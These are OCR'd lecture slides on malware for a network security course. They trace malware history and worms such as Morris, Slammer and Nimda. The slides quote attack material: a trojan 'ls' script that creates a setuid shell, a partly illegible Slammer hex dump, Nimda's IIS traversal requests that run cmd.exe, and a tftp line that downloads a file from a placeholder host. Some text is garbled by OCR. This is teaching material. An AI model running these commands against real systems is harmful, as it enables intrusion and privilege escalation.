
NETWORK SECURITY PRACTICES – ATTACK AND DEFENSE

Malware

History of malware: Era of Discovery

- 1981
  - Elk Cloner boot sector virus on Apple II (by Rich Skrenta)
- 1986
  - Brain boot sector virus on IBM PC (by Basit and Amjad Farooq Alvi in Pakistan)
- 1987
  - Virdem (first DOS file infector) presented at the Chaos Computer Club
- 1988
  - Morris worm
    - the first computer worm on the Internet
    - the first to exploit buffer overflow vulnerability
- 1990
  - Chameleon (first polymorphic virus) by Ralf Burger

- Win64/Rovnix overwrites bootstrap code of the active partition



"Hasta La Vista, Bootkit: Exploiting the VBR"
http://www.welivesecurity.com/2011/08/23/hasta-la-vista-bootkit-exploiting-the-vbr/

Era of Transition

- 1992
  - Michaelangelo
    - Logic bomb (remain dormant until March 6 and overwrite boot sector to cause the victim machine unbootable)
- 1995
  - First Word macro virus
- 1998
  - CIH by 陳盈豪
    - A Windows file infector that would flash the BIOS
    - https://www.youtube.com/watch?v=RrnWFAx5vJg


Era of Fame and Glory

- 1999
  - E-mail system down
    - Melissa (Word macro virus)
- 2000
  - LoveLetter Worm
    - Written in VBS (Visual Basic Script), spread as e-mail attachment
- 2001
  - Worm spread via buffer overflow vulnerability
    - CodeRed
  - Worm use multiple infection vectors
    - Nimda
- 2004
  - Worm wars
    - MyDoom, Netsky, Sobig
- 2005
  - Samy worm (XSS worm spreads on MySpace)

Era of Mass Cybercrime


- 2006
  - Rogue AV becomes ubiquitous charging $50-$100 for fake protection
- 2007
  - Zeus bot
    - Hackers botnet executable of choice – steals online banking credentials
  - Storm worm
    - P2P botnet for spamming and stealing user credentials
- 2008
  - Mebroot
    - MBR rootkit that steals user credentials and enables spamming
  - Conficker
    - Spreads via MS08-067, builds millions-sized botnet to install pay-per-install software
  - Koobface
    - Spreads via social networks and installs pay-per-install software
- 2010
  - Aurora (Hydraq)
    - Targets multiple US corporation in search of intellectual property
  - Stuxnet
    - Targets industrial control systems in Iran

Taxonomy of Malicious Programs




Trapdoor

- Secret entry point into a system
  - Specific user identifier or password that circumvents normal security procedures.
- Commonly used by developers
  - Could be included in a compiler.



Logic Bomb

- Embedded in legitimate programs
- Activated when specified conditions met
  - E.g., presence/absence of some file; Particular date/time or particular user
- When triggered, typically damages system
  - Modify/delete files/disks



Example of Logic Bomb

- In 1982, the Trans-Siberian Pipeline incident occurred. A KGB operative was to steal the plans for a sophisticated control system and its software from a Canadian firm, for use on their Siberian pipeline. The CIA was tipped off by documents in the Farewell Dossier and had the company insert a logic bomb in the program for sabotage purposes. This eventually resulted in "the most monumental non-nuclear explosion and fire ever seen from space“.

(http://en.wikipedia.org/wiki/Siberian_pipeline_sabotage)

Trojan Horse

- Program with an overt (expected) and covert effect
  - Appears normal/expected
  - Covert effect violates security policy
- User tricked into executing Trojan horse
  - Expects (and sees) overt behavior
  - Covert effect performed with user's authorization

Example: Attacker:


Place the following file

```
cp /bin/sh /tmp/.xxsh
chmod u+s,o+x /tmp/.xxsh
rm ./ls
ls $*
```

as /homes/victim/ls

- *Victim*

ls



Virus

- Self-replicating code
  - Like replicating Trojan horse
  - Alters normal code with “infected” version
- No *overt* action
  - Generally tries to remain undetected
- Operates when infected code executed

```
if spread condition then
    for target files
        if not infected then alter to include virus
Perform malicious action
Execute normal program
```


Virus Infection Vectors

- Boot Sector
- Executable
  - .com, .cpl, .exe, .dll, .ocx, .sys, .scr, .drv, …
- Macro files

Virus Properties

- Terminate and Stay Resident
  - Stays active in memory after application complete
  - Allows infection of previously unknown files
    - Trap calls that execute a program
- Stealth
  - Conceal Infection
    - Trap read and disinfect
    - Let execute call infected file
  - Encrypt virus code
    - Prevents “signature” to detect virus
  - Polymorphism
    - Change virus code to prevent signature
    - Encryption plus varying decryption code
  - Metamorphism
    - Change code to equivalent alternatives

Worm



- Runs independently
  - Does not require a host program
- Propagates a fully working version of itself to other machines
- Carrie a payload performing hidden tasks
  - Backdoors, spam relays, DDoS agents; …
- Phases
  - Probing ➔ Exploitation ➔ Replication ➔ Payload

Cost of worm attacks

- Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- Code Red worm, July 16 2001
  - Infected more than 500,000 servers
  - Caused ~ $2.6 Billion in damages,
- Love Bug worm: May 3, 2000, $8.75 billion

Statistics: Computer Economics Inc., Carlsbad, California

Email Worms

- Mydoom worm
  - fast-spreading e-mail worm
  - 26 January 2004: First identified
  - 1 February 2004:
    - An estimated one million computers infected with Mydoom begin the virus's massive DDoS attack against the SCO group
- Storm worm (2007)
  - January 17 : identified as a fast spreading email spamming threat. It begins gathering infected computers into the Storm botnet.
  - By around June 30th it had infected 1.7 million computers, comprised between 1 and 10 million computers by September.[3]

Morris Worm (First major attack)

- Released November 1988
  - Program spread through Digital, Sun workstations
  - Exploited Unix security vulnerabilities
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code
- Consequences
  - No immediate damage from program itself
  - Replication and threat of damage
    - Load on network, systems used in attack
    - Many systems shut down to prevent further attack

Morris Worm Description

- Two parts
  - Program to spread worm
    - look for other machines that could be infected
    - try to find ways of infiltrating these machines
  - Vector program (99 lines of C)
    - compiled and run on the infected machines
    - transferred main program to continue attack
- Security vulnerabilities
  - fingerd – Unix finger daemon
  - sendmail - mail distribution program
  - Trusted logins (.rhosts)
  - Weak passwords

Morris worm: spreading via debug feature of sendmail

- Worm used debug feature
  - Opens TCP connection to machine's SMTP port
  - Invokes debug mode
  - Sends a RCPT TO that pipes data through shell
  - Shell script retrieves worm main program
    - places 40-line C program in temporary file called x$$,l1.c where $$ is current process ID
    - Compiles and executes this program
    - Opens socket to machine that sent script
    - Retrieves worm main program, compiles it and runs

Morris worm: spreading by exploiting fingerd

- Written in C and runs continuously
- Uses gets
  - fingerd expects an input string
  - Worm writes long string to internal 512-byte buffer
- Attack string
  - Includes machine instructions
  - Overwrites return address
  - Invokes a remote shell
  - Executes privileged commands

Spreading by Exploiting Trust

- Unix trust information
  - /etc/host.equiv – system wide trusted hosts file
  - /.rhosts and ~/.rhosts – users' trusted hosts file
- Worm exploited trust information
  - Examining files that listed trusted machines
  - Assume reciprocal trust
    - If X trusts Y, then maybe Y trusts X
- Password cracking
    - Worm was running as daemon (not root) so needed to break into accounts to use .rhosts feature
    - Read /etc/passwd, used ~400 common password strings & local dictionary to do a dictionary attack

The worm itself

- Program is shown as 'sh' when ps
  - Clobbers argv array so a 'ps' will not show its name
  - Opens its files, then unlinks (deletes) them so can't be found
    - Since files are open, worm can still access their contents
- Tries to infect as many other hosts as possible
  - When worm successfully connects, forks a child to continue the infection while the parent keeps trying new hosts
  - find targets using several mechanisms: 'netstat -r -n‘, /etc/hosts, …
- Worm did not:
  - Delete system's files, modify existing files, install trojan horses, record or transmit decrypted passwords, capture superuser privileges
  - Avoid invading computers that have been infected

Detecting Morris Internet Worm


- Files
  - Strange files appeared in infected systems
  - Strange log messages for certain programs
- System load
  - Infection generates a number of processes
  - Password cracking uses lots of resources
  - Systems were reinfected => number of processes grew and systems became overloaded
    - Apparently not intended by worm's creator
  - Thousands of systems were shut down
- Analysis of Morris Worm by Gene Spafford
  - http://homes.cerias.purdue.edu/~spaf/tech-reps/823.pdf

Increasing propagation speed

- Code Red, July 2001
  - Affects Microsoft Index Server 2.0,
    - Windows 2000 Indexing service on Windows NT 4.0.
    - Windows 2000 that run IIS 4.0 and 5.0 Web servers
  - Exploits known buffer overflow in Idq.dll
  - Vulnerable population (360,000 servers) infected in 14 hours
- SQL Slammer/Sapphire, January 2003
  - Affects in Microsoft SQL 2000
  - Exploits known buffer overflow vulnerability
    - Server Resolution service vulnerability reported June 2002
    - Patched released in July 2002 Bulletin MS02-39
  - Vulnerable population infected in less than 10 minutes

Slammer Worms (Jan., 2003)

- MS SQL Server 2000 receives a request of the worm
  - SQLSERVR.EXE process listens on UDP Port 1434



Slammer's code is 376 bytes!

This byte signals the SQL Server to store the contents of the packet in the buffer

UDP packet header

This is the first instruction to get executed. It jumps control to here.

The 0x01 characters overflow the buffer and spill into the stack right up to the return address

Main loop of Slammer: generate new random IP address, push arguments onto stack, call send method, loop around

NOP slide

Restore payload, set up socket structure, and get the seed for the random number generator

```
0000: 4500 0194 [illegible] 9e5 0a9c  E...¶Û..m.
0010: cb08 07c7 [illegible] 401 0101  Ë..Ç.R....½....
      0101 0 [illegible] 101 0101  ................
      0101 0 [illegible] 101 0101  ................
      0101 0 [illegible] 101 0101  ................
      0101 0 [illegible] 101 0101  ................
0060: 0101 0101 0101 0101 0101 0101 0101 0101  ................
0070: 0101 0101 0101 0101 0101 0101 01dc c9b0  ................
0080: 42eb 0e01 0101 0101 0101 70ae 4201 70ae  Bë........p
0090: 4190 9090 9090 9090 9068 dcc9 b042 b801  B........hÜ
00a0: 0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1É±.Pâý5
      2e64 6c6c 6865 6c33 3268 6b65  .ÅQh.dllhel32hke
      6f75 6e [illegible] 65  rnQhounthi
      [illegible] 32  tTf¹llQh32
      [illegible] 51  _f¹etQhsocl
      [illegible] ff16  hsend¾¼..®B
      [illegible] 10ae  P.EàP.EðP.
      [illegible] 10ae  B....=U.ìQ
      [illegible] 049b  B...Ð1ÉQQP
      0101 518d 45cc 508b 45c0 50ff  .ñ....Q.EÌ[illegible]
0140: 166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j..ÐP.EÄP.E
0150: c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  ÀP...Æ.Û..óa...E
0160: b48d 0c40 8d14 88c1 e204 01c2 c1e2 0829  ´..@...Áâ..ÂÁâ.)
0170: c28d 0490 01d8 8945 b46a 108d 45b0 5031  Â....Ø.E´j..E°P1
0180: c951 6681 f178 0151 8d45 0350 8b45 ac50  ÉQf.ñx.Q.E.P.E¬P
0190: ffd6 ebca                                .ÖëÊ
```

alue overv
s and points it to a location
ort.dll which effectively calls
to %esp

Nimda worm

- Spreads via 5 methods to Windows PCs and servers
  - e-mails itself as an attachment (every 10 days)
    - runs once viewed in preview plane (due to bugs in IE)

```
--====_ABC1234567890DEF_====
Content-Type: audio/x-wav;
name="readme.exe"
Content-Transfer-Encoding: base64
Content-ID: <EA4DMGBP9p>
```

Should be “application/x-msdownload”

  - appends JavaScript code to Web pages
    - surfers pick up worm when they view the page.

```
<script language="JavaScript">window.open("readme.eml", null,
"resizable=no,top=6000,left=6000")</script>
```

Nimda worm

- Spreads via 5 methods to Windows PCs and servers
  - scans for and infects vulnerable MS IIS servers
    - exploits various IIS directory traversal vulnerabilities

```
GET /scripts/..%255c../winnt/system32/cmd.exe?/c+dir
GET /_vti_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /_mem_bin/..%255c../..%255c../..%255c../winnt/system32/cmd.exe?/c+dir
GET /msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dirGET /scripts/..%c0%2f../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%c0%af../winnt/system32/cmd.exe?/c+dirGET /scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%%35%63../winnt/system32/cmd.exe?/c+dirGET /scripts/..%%35c../winnt/system32/cmd.exe?/c+dir
GET /scripts/..%25%35%63../winnt/system32/cmd.exe?/c+dirGET /scripts/..%252f../winnt/system32/cmd.exe?/c+dir

"/c+tftp%20-i%20x.x.x.x%20GET%20Admin.dll%20d:\Admin.dll"
```

Nimda worm

- Spreads via 5 methods to Windows PCs and servers
  - copies itself to shared disk drives on networked PCs
  - appends JavaScript code to Web pages
    - surfers pick up worm when they view the page.
  - scans for the back doors left behind by the "Code Red II" and "sadmind/IIS" worms

```
GET /scripts/root.exe?/c+dirGET /MSADC/root.exe?/c+dir
GET /c/winnt/system32/cmd.exe?/c+dir
GET /d/winnt/system32/cmd.exe?/c+dir
```

Nimda worm

- Nimda worm also
  - enables the sharing of the c: drive as C$
  - creates a "Guest" account on Windows NT and 2000 systems
  - adds this account to the "Administrator" group.
- 'Nimda fix' Trojan disguised as security bulletin
  - claims to be from SecurityFocus and TrendMicro
  - comes in file named FIX_NIMDA.exe
    - TrendMicro calls their free Nimda removal tool FIX_NIMDA.com

Research Worms


- Warhol Worms
  - infect all vulnerable hosts in 15 minutes – 1 hour
  - optimized scanning
    - initial hit list of potentially vulnerable hosts
    - local subnet scanning
    - permutation scanning for complete, self-coordinated coverage
  - see paper by Nicholas Weaver
- Flash Worms
  - infect all vulnerable hosts in 30 seconds
  - determine complete hit list of servers with relevant service open and include it with the worm
  - see paper by Stuart Staniford, Gary Grim, Roelof Jonkman, Silicon Defense
- Stealthy worms

Zombie & Botnet

- Secretly takes over another networked computer by exploiting software flows
- Builds the compromised computers into a zombie network or botnet
  - a collection of compromised machines running programs, usually referred to as worms, Trojan horses, or backdoors, under a common command and control infrastructure.
- Uses it to indirectly launch attacks
  - E.g., DDoS, phishing, spamming, cracking


Detailed Steps (1)

1 Attacker scans Internet for unsecured systems that can be compromised



